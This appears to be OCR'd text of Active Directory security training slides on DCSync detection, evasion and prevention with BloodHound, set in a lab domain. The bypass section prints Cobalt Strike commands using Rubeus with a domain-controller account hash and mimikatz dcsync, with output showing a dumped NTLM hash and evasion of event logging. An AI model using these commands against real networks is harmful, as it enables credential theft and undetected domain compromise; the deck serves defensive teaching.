
https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_dcsync.yml

https://yojimbosecurity.ninja/dcsync/ - org8b0871c

DCSync: Detection

Look at the properties of the event: The property `{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}` corresponds to DS-Replication-Get-Changes-All.

Event not generated from a DC? Look at the 'Security ID' field in the event.



Event 4662, Microsoft Windows security auditing.


```
        Security ID:            ISENGARD\Administrator
        Account Name:           Administrator
        Account Domain:         ISENGARD
        Logon ID:               0x2C1C9E

Object:
        Object Server:          DS
        Object Type:            domainDNS
        Object Name:            DC=isengard,DC=local
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
                {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}
```

https://gist.github.com/gentilkiwi/dcc132457408cf11ad2061340dcb53c2

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/1522b774-6464-41a3-87a5-1e5633c3fbbb

DCSync: Bypass


This detection can be bypassed if an attacker performs a DCSync using a Domain Controller computer account 🦹‍♀️
An example with Cobalt Strike:



```
beacon> execute-assembly /mnt/hgfs/Downloads/Tools/Rubeus.exe asktgt /user:DC01$ /rc4:09d6144033bf83ad4a01409d13950cc3 /ptt
[*] Tasked beacon to run .NET program: Rubeus.exe asktgt /user:DC01$ /rc4:09d6144033bf83ad4a01409d13950cc3 /ptt
[+] host called home, sent: 318133 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 09d6144033bf83ad4a01409d13950cc3
[*] Building AS-REQ (w/ preauth) for: 'isengard.local\DC01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

DCSync: Bypass

In general, detection of actions performed by computer accounts in general are more 'lax' and can bypass basic or default SIEM rules.
However, if you impersonate another DC account, no event will be generated at all 🤦



Security   Number of events: 376

Filtered: Log: Security; Source: ; Event ID: 4662. Number of events: 8

Keywor...	Date and Time	Source	Event ID	Task C...
Audi...	13/06/2020 12:34:21	Micros...	4662	Directo...
Audi...	13/06/2020 12:34:21	Micros...	4662	Directo...
Audi...	13/06/2020 12:25:11	Micros...	4662	Directo...
Audi...	13/06/2020 12:23:38	Micros...	4662	Directo...
Audi...	13/06/2020 12:21:54	Micros...	4662	Directo...

Event 4662, Microsoft Windows security auditing.


An operation was performed on an object.

Subject :
Security ID: SYSTEM
Account Name: DC01$
Account Domain: ISENGARD
Logon ID: 0x33A0C

Object:
Object Server: DS
Object Type: computer

Log Name: Security
Source: Microsoft Windows security
Logged: 13/06/2020 12:34:21
Event ID: 4662
Task Category: Directory Service Access
Level: Information
Keywords: Audit Success
User: N/A
Computer: dc01.isengard.local
OpCode: Info
More Information: Event Log Online Help

nothing happens lol




```
beacon> dcsync isengard.local ISENGARD\saruman
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:isengard.local /user:ISENGARD\saruman
[+] host called home, sent: 417354 bytes
[+] received output:
[DC] 'isengard.local' will be the domain
[DC] 'dc01.isengard.local' will be the DC server
[DC] 'ISENGARD\saruman' will be the user account

Object RDN           : saruman

** SAM ACCOUNT **

SAM Username         : saruman
User Principal Name  : saruman@isengard.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 13/04/2020 11:16:39
Object Security ID   : S-1-5-21-2861894363-4105861430-582032721-4420
Object Relative ID   : 4420

Credentials:
  Hash NTLM: b1df6b55f3631c31887907fb22c2a60b
```

DCSync: Prevention

With prevent a DCSync in this case, we mean removing the ability of an attacker of abusing the DCSync rights gained after a full compromise.

We will do it using the ***BloodHound*** framework.



ADMINISTRATORS@ISENGARD.LOCAL
GenericWrite
SERVER OPERATORS@ISENGARD.LOCAL
GenericAll
ISENGARD.LOCAL
MemberOf
ENTERPRISE ADMINS@ISENGARD.LOCAL
GenericWrite
BACKUP OPERATORS@ISENGARD.LOCAL
MemberOf
ACCOUNT OPERATORS@ISENGARD.LOCAL
MemberOf
.LOCAL
ADMINISTRATOR@ISENGARD.LOCAL
DOMAIN ADMINS@ISENGARD.LOCAL
GenericWrite
PRINT OPERATORS@ISENGARD.LOCAL
MemberOf
GenericAll
AdminTo
MemberOf
AUTHENTICATED USERS@ISENGARD.LOCAL
DC01.ISENGARD.LOCAL
MemberOf
DOMAIN CONTROLLERS@ISENGARD.LOCAL
GROUP POLICY CREATOR OWNERS@ISENGARD.LOCAL

https://github.com/BloodHoundAD/BloodHound

DCSync: Prevention

BloodHound will allow us to identify relationships between AD principals and find control paths of privileged entities. Can be used by:

- Red teamers to identify privilege escalation paths
- Blue teamers to evaluate the security posture of their environment

https://github.com/BloodHoundAD/BloodHound

DCSync: Prevention

Three main components:

- ***The ingestor***, a C Sharp based software that must be executed in order to gather all the data, no admin privileges required 😏
- ***The database server***, which will contain all our data (neo4j)
- ***The BloodHound UI***, an Electron app that provides an interface to the database server

https://github.com/BloodHoundAD/BloodHound

DCSync: Prevention


Using BloodHound, we will be able to find all the AD principals with DCSync rights, including our attacker.

https://github.com/BloodHoundAD/BloodHound

DCSync: Prevention

One of the pre-built queries will help you finding all the principals with DCSync rights:

- On the top-left search bar, type: *domain:<YOUR DOMAIN NAME>*
- Click the domain object and *"Node Info"*
- *"Calculated Principals with DCSync Privileges"*



old	1
Foreign Members	
Foreign Users	0
Foreign Groups	0
Foreign Admins	0
Foreign GPO Controllers	0
Inbound Trusts	
First Degree Trusts	1
Effective Inbound Trusts	1
Outbound Trusts	
First Degree Trusts	1
Effective Outbound Trusts	1
First Degree Controllers	
First Degree Controllers	6
Unrolled Controllers	12
Transitive Controllers	▶
Calculated Principals with DCSync Privileges	10

Notes

Pictures

Drop pictures here to upload!

DCSync: Exercise


- Run the BloodHound ingestor in your domain
- Upload the data ~~on pastebin and send me the link~~ on the BloodHound Server
- Find all the principals with DCSync rights
- (bonus) Using the Active Directory Users and Computers (ADUC) remove the unnecessary ACLs (🌈 careful, can break stuff 🌈)

https://bloodhound.readthedocs.io/en/latest/

AdminSDHolder

AdminSDHolder is a security feature that ensures that a template of “safe” ACLs is applied to protected groups such as “Domain Admins” and so on. The template used for the ACLs is taken from the SDDL of the AdminSDHolder object itself.

The ACLs are restored periodically by the Security Descriptor Propagator (SDPROP) process every 60 minutes




Active Directory Users and Computers [dc01.isengard.local]
- Saved Queries
- isengard.local
  - .SecFrame.com
  - Admin
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Grouper-Groups
  - Keys
  - LostAndFound
  - Managed Service Accounts
  - People
  - Program Data
  - Quarantine
  - Stage
  - System
    - AdminSDHolder
    - ComPartitions
    - ComPartitionSets
    - DomainUpdates
    - IP Security
    - Meetings
    - MicrosoftDNS
    - Policies
    - RAS and IAS Servers Access Check

ADSecurity - Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights

AdminSDHolder: Abuse
